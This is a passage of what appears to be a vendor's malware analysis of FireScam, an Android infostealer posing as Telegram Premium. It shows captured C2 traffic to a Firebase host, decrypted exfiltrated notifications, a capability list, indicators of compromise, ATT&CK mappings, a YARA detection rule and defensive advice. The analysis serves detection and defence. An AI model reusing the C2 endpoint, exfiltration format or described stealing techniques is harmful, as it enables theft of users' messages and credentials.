The intercepted traffic reveals a GET request to the host "s-usc1b-nss-2100[.]firebaseio[.]com", with the value of the 'ls' parameter differing in each request sent to the host:




```
GET /.ws?ns=androidscamru-default-rtdb&v=5&ls=8aFusvcMuk4utCZrPRfQPSq7OM1IL4ti HTTP/1.1
Host: s-usc1b-nss-2100.firebaseio.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: WMKBQSsXoldfndQeoW2jqg==
X-Firebase-AppCheck: null
User-Agent: Firebase/5/21.0.0/30/Android
X-Firebase-GMPID: 1:80440873838:android:dc27307e28172287a2e77f
```

```
HTTP/1.1 101 Switching Protocols
Server: nginx
Date: Tue, 24 Dec 2024 13:07:59 GMT
Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept: VXaA8cMe3kp1Fn6WK5MUKEZbKxw=
Strict-Transport-Security: max-age=31556926; includeSubDomains; preload
```

Communication with firebase C2 endpoint

"Upgrade: websocket" indicates that the malware attempts to establish a WebSocket connection with its C2 server. This enables real-time, persistent, and bidirectional communication, allowing the malware to exfiltrate data, receive commands, or download additional payloads efficiently. By using WebSocket, the malware can maintain a continuous connection without the overhead of repeatedly opening new HTTP requests, making its communication more stealthy and harder to detect.

The decrypted content confirms the exfiltration of sensitive data/information:



```
{"t":"d","d":{"a":"p","r":4,"b":{"p":"notification\/-OEsm139s--GKId48K4t","d":
{"date":"2024-12-[redacted]","appName":"Telegram Premium","id":"","text":"I have sent you a secret
message ","time":"[redacted]","title":"6505551212","device":"Google [redacted],\nAndroid: 11,\nT-Mobile:
+15555215554"}}}}
```

```
{"t":"d","d":{"a":"p","r":5,"b":{"p":"notification\/-OEsm1AbUwmi_FrG-D7T","d":
{"date":"2024-12-[redacted]","appName":"Messages","id":"","text":"I have sent you a secret
message.","time":"[redacted]","title":"([redacted]-1212","device":"Google [redacted],\nAndroid:
11,\nT-Mobile: +15555215554"}}}}
```

```
{"t":"d","d":{"a":"p","r":8,"b":{"p":"notification\/-OEsmKk_mKXUQA8Bx9Vs","d":
{"date":"2024-12-[redacted]","appName":"Phone","id":"","text":"Не возможно получить текст
уведомления","time":"18:39:25","title":"Missed call","device":"Google [redacted],\nAndroid:
11,\nT-Mobile: +[redacted]"}}}}
```

Decrypted Payload

FireScam Capabilities

Analyzing FireScam provides valuable insights into its operational features. Based on this analysis, the following points outline the capabilities of this information-stealing malware:

1. Exfiltrates sensitive data to Firebase Realtime Database.
2. Monitors and captures notifications from various apps.
3. Uses WebView to display a fake Telegram login page to steal user credentials.

4. Monitors and captures USSD responses, stealing sensitive data like account balances.
5. Monitors clipboard and content shared between apps, stealing sensitive information.
6. Captures device state changes like screen on/off events.
7. Tracks e-commerce transactions, capturing sensitive financial data.
8. Monitors messaging apps and exfiltrates captured message.
9. Monitors screen activity, uploading significant events to the C2 server.
10. Utilizes obfuscation techniques, dynamic receiver access control, and sandbox detection mechanisms to evade analysis and detection.
11. It can listen for Firebase Cloud Messaging push notifications to trigger remote commands.

Conclusion

The analysis of FireScam reveals a sophisticated and multifaceted threat targeting Android devices. Disguised as a fake Telegram Premium app, this malware employs advanced evasion techniques – abusing legitimate services like Firebase and leverages phishing websites for distribution. Its capabilities to monitor diverse device activities, intercept sensitive information, and exfiltrate data to remote servers highlight its potential impact on user privacy and security.

As threats like FireScam continue to evolve, it is crucial for organizations to implement robust cybersecurity measures and proactive defense strategies. Users should exercise caution when opening files from untrusted sources or clicking on unfamiliar links, particularly those promoting dubious software or content. Additionally, employing strong cybersecurity practices – such as using reputable antivirus software, keeping all software up to date, and staying vigilant against social engineering attacks – can significantly enhance protection against sophisticated malware like FireScam.

Indicators Of Compromise

S/N	Indicators	Type	Context
1	5d21c52e6ea7769be45f10e82b973b1e	File	GetAppsRu.apk

2	b041ff57c477947d[illegible]d73036bf0dee7a[illegible]af8b6dbbd5c1ab4e981b	File	GetApp.Ru.apk
3	cae5a13c0b06de52[illegible]8379f4c61aece9c	File	Telegram Premium.apk
4	12305b2cacde3489[illegible]f02bed0b12f580aff46531aa4ef28ae29b1bf164259e7d1	File	Telegram Premium.apk
5	https://s-usc1b-nss-2100[.]firebaseio[.]com/.ws?ns=androidscamru-default-rtdb&v=5&ls=*	URL	C2 – exfiltration
6	s-usc1b-nss-2100[.]firebaseio[.]com	Domain	C2 – exfiltration
7	https[:]//androidscamru-default-rtdb[.]firebaseio[.]com	URL	C2 Endpoint Database
8	https[:]//rustore-apk[.]github[.]io/telegram_premium	URL	Phishing website

MITRE ATT&CK Tactics and Techniques

No.	Tactic	Technique
1	Initial Access (TA0027)	T1660: Phishing
2	Persistence (TA0028)	T1624.001: Broadcast Receivers
3	Privilege Escalation (TA00029)	T1626.001: Device Administrator Permissions
4	Defense Evasion (TA0030)	T1628: Hide Artifacts T1628.002: User Evasion T1406: Obfuscated Files or Information T1633: Virtualization/Sandbox

		Evasion
5	Credential Access (TA0031)	T1517: Access Notifications T1414: Clipboard Data T1417: Input Capture
6	Discovery (TA0032)	T1424: Process Discovery T1418: Software Discovery T1426: System Information Discovery T1422: Internet Connection Discovery
7	Collection (TA0035)	T1517: Access Notifications T1414: Clipboard Data T1417: Input Capture T1636: Protected User Data T1513: Screen Capture
8	Command and Control (TA0037)	T1437: Application Layer Protocol T1437.001: Web Protocols T1521: Encrypted Channel T1521.003: SSL Pinning T1481: Web Services
9	Exfiltration (TA0036)	T1646: Exfiltration Over C2 Channel

YARA Rules

rule FireScam_Malware_Indicators {

meta:

description = “Detects FireScam malware based on file hashes, URLs, and network indicators”

```
author = "Cyfirma Research"
last_modified = "2024-12-25"

strings:
// MD5 Hashes
$md5_1 = "5d21c52e6ea7769be45f10e82b973b1e" ascii
$md5_2 = "cae5a13c0b06de52d8379f4c61aece9c" ascii

// SHA256 Hashes
$sha256_1 =
"b041ff57c477947dacd73036bf0dee7a0d6221275368af8b6dbbd5c1ab4e981b"
ascii
$sha256_2 =
"12305b2cacde34898f02bed0b12f580aff46531aa4ef28ae29b1bf164259e7d1"
ascii

// URLs
$url_1 = "https://androidscamru-default-rtdb.firebaseio.com" ascii
$url_2 = "https://s-usc1b-nss-2100.firebaseio.com/.ws?ns=androidscamru-
default-rtdb&v=5&ls=" ascii
$url_3 = "https://rustore-apk.github.io/telegram_premium/" ascii

condition:
// Match on either hash or URL indicators
($md5_1 or $md5_2 or $sha256_1 or $sha256_2) or
($url_1 or $url_2 or $url_3)
}
```

Recommendations

- Implement threat intelligence to proactively counter the threats associated with FireScam.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block the suspicious activity provide comprehensive protection from compromise due to

encrypted payloads.

- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with FireScam malware command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes followed by remediation process.
- Use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from security incidents such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by FireScam malware.
- Update security patches which can reduce the risk for potential compromise.

Singapore

Hong Leong Building, 16
Raffles Quay, Floor #09-01 &
#10-01, Singapore 048581

India

Goodworks Co work,
Plot no 72 and 73, 3rd
Floor, Akshay Tech
Park, EPIP Zone,
Whitefield, Bangalore,
Karnataka.

Japan

Otemachi One Tower, 6th
Floor, 1-2-1 Otemachi,
Chiyoda-ku, Tokyo, 100-0004
Tokyo, Japan

USA

1123 BROADWAY STE
301, NEW YORK, NY
10010

Germany

Opernplatz 14,
60313 Frankfurt

am Main

South Korea

10F, 373 Gangnam-daero, Seocho-gu,
Seoul, Korea 06621

Australia

Suite 20, 270 Blackburn Road,
Glen Waverley, VIC, 3150

Taiwan

9F, Second Building,
No.96, Sec. 2,
Zhongshan N. Rd.,
Taipei, Taiwan

Vietnam

14th Floor, HM
Town building,
412 Nguyen
Thi Minh Khai,
Ward 5, District
3, Ho Chi Minh
City

Dubai

Unit JLT-PH2-RET-5, Cluster R,
Jumeirah Lakes Towers, Dubai,
UAE